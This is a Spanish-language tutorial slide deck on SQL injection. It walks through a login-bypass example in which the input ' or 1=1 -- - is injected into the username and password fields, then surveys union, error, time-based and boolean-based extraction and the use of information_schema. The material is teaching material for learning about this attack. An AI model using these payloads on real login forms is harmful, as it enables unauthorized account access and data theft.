


# SQLI attacks




# ¿Cuándo ocurre una ataque SQLI?



# ¿Cuándo ocurre una ataque SQLI?

Quiero coger un producto ...  
¿Qué hago?

**Servidor web**



```
SELECT <columnas>  
FROM <tabla>
```




Productos			
id	nombre	precio	
...	...	...	
123	linterna	99	
124	vaso	1	
125	perla	498	
126	juete	20	

# ¿Cuándo ocurre una ataque SQLI?

Destapamos el secreto... ¿Qué hay en una BBDD?

Quiero coger un producto ...  
¿Qué hago?

**Servidor web**



```
SELECT nombre, precio  
FROM Productos
```



Productos			
id	nombre	precio	
...	...	...	
123	linterna	99	
124	vaso	1	
125	perla	498	
126	juete	20	

# ¿Cuándo ocurre un ataque SQLI?

Destapamos el secreto... ¿Qué hay en una BBDD?

Quiero coger un producto ...  
¿Qué hago?

**Servidor web**




```
SELECT nombre, precio  
FROM Productos  
WHERE id = 123
```




Productos			
id	nombre	precio	
...	...	...	
123	linterna	99	
124	vaso	1	
125	perla	498	
126	juete	20	

# ¿Cuándo ocurre una ataque SQLI?



# ¿Cuándo ocurre una ataque SQLI?



# Ejemplo de login bypass

https://example.com/login

Username

Password

[Forgot Password?](#)

Login

Username: Pedro  
Password: 1234

¿Existe algún usuario con estos valores?

Login  
correcto


Error




# Ejemplo de login bypass

Usuario: Pedro  
Contraseña: 1234

Servidor web



```
SELECT *  
FROM Usuarios  
WHERE username = 'pedro'  
      AND password = '1234'
```



-----	
Usuarios	
-----	
username	password
-----	
pedro	1234
manolo	princess
antonio	@onion00
-----	

# Recordatorio de SQL

## Comentario

Un comentario en SQL se indica con los caracteres `--`, y provocan que el resto de la línea no sea interpretado como SQL.

En algunas implementaciones debe haber un espacio después de `--` para que el comentario sea válido, por lo que es una buena práctica utilizar siempre algo como `--` .

```
Select * from usuarios where id=123;
```

```
Select * from usuarios ;-- - where id = 123;
```

```
Select * from usuarios ;
```

## Condiciones

AND - Deben cumplirse ambas condiciones.

OR - Debe cumplirse al menos una de ellas.

```
Select usuario where name = "pedro" AND edad="24"
```

```
Select usuario where name = "pedro" OR edad="24"
```

```
Select usuario where name = "pedro" OR 1=1
```


↓  
True

# Ejemplo de login bypass

Usuario: Pedro

Contraseña: ' or 1=1 -- -

Servidor web



```
SELECT *  
FROM Usuarios  
WHERE username = 'pedro'  
AND password = '' or 1=1 -- -'
```



Usuarios	
username	password
pedro	1234
manolo	princess
antonio	@onion00

# Ejemplo de login bypass

```
SELECT *  
FROM Usuarios  
WHERE username = 'pedro'  
      AND password = '' or 1=1 -- -'
```

```
SELECT *  
FROM Usuarios  
WHERE  
      username = 'pedro'  
      AND  
      password = '' or TRUE -- -'
```

+-----+				
	Usuarios			
+-----+				
	username	password		
+-----+				
	pedro		1234	
	manolo		princess	
	antonio		@onion00	
+-----+				

# Ejemplo de login bypass

```
SELECT *  
FROM Usuarios  
WHERE username = 'pedro'  
      AND password = '' or 1=1 -- -'
```

```
SELECT *  
FROM Usuarios  
WHERE  
      username = 'pedro'  
      AND  
      True
```

+-----+			
	Usuarios		
+-----+			
	username	password	
+-----+			
	pedro	1234	
	manolo	princess	
	antonio	@onion00	
+-----+			

# Ejemplo de login bypass

```
SELECT *
FROM Usuarios
WHERE username = ' ' or 1=1-- -'
      AND password = 'password'
```

```
SELECT *
FROM Usuarios
WHERE
      username = ' ' or True
```

```
SELECT *
FROM Usuarios
```

¿Existe algún usuario con estos valores?

+-----+				
	Usuarios			
+-----+				
	username	password		
+-----+				
	pedro		1234	
	manolo		princess	
	antonio		@onion00	
+-----+				

# SQLI attacks



# Extracción de información de la base de datos


- **SQLI union based:** Aprovecha la cláusula UNION para combinar varias consultas pensadas para extraer información.
- **SQLI error based:** Se aprovecha de cuando una consulta muestra un error para extraer información.

- **SQLI time based:** Utiliza la cláusula sleep para extraer la información según los tiempos de las respuestas.
- **SQLI boolean based:** Utiliza los código de estado de las respuestas para extraer información.

Blind SQLI




# Extracción de información de la base de datos



- **SQLI union based:** Aprovecha la cláusula UNION para combinar varias consultas pensadas para extraer información.

- **SQLI error based:** Se aprovecha de cuando una consulta muestra un error para extraer información.



- **SQLI time based:** Utiliza la cláusula sleep para extraer la información según los tiempos de las respuestas.

- **SQLI boolean based:** Utiliza los código de estado de las respuestas para extraer información.

} Blind SQLI

# Funciones y palabras reservadas

Función	Significado	Ejemplo
UNION	Combina los resultados de dos o más consultas en un solo conjunto.	Select... <b>Union</b> Select...
ORDER BY	Se utiliza para ordenar el conjunto de resultados de una consulta en función de una o varias columnas	Select.. <b>ORDER BY</b> 1

# Funciones y palabras reservadas

Empleados	
Nombre	ciudad
javier	Madrid
manolo	Sevilla

SELECT **nombre**, **ciudad** FROM cliente ORDER BY nombre

UNION

SELECT **nombre**, **ciudad** FROM empleados ORDER BY 2

Tiene que coincidir el número  
de atributos que devolvemos en  
cada uno de los SELECT.



Cliente	
Nombre	ciudad
pedro	Madrid
manolo	Barcelona
antonio	Murcia

# Funciones y palabras reservadas

Empleados	
Nombre	ciudad
javier	Madrid
manolo	Sevilla

SELECT **nombre**, **ciudad** FROM cliente ORDER BY nombre

UNION

SELECT **nombre**, **ciudad** FROM empleados ORDER BY 2

nombre	ciudad
antonio	Murcia
manolo	Barcelona
pedro	Madrid
javier	Madrid
manolo	Sevilla

Cliente	
Nombre	ciudad
pedro	Madrid
manolo	Barcelona
antonio	Murcia

# Funciones y palabras reservadas

```
+-----+  
| Information_schema |  
+-----+
```

Tabla virtual definida en el  
estandar de SQL que almacena  
metadatos sobre las diferentes  
bases de datos

information\_schema.tables

Vista que contiene una base de datos.

information\_schema.columns

Vista que contiene una tabla en  
específico.

...

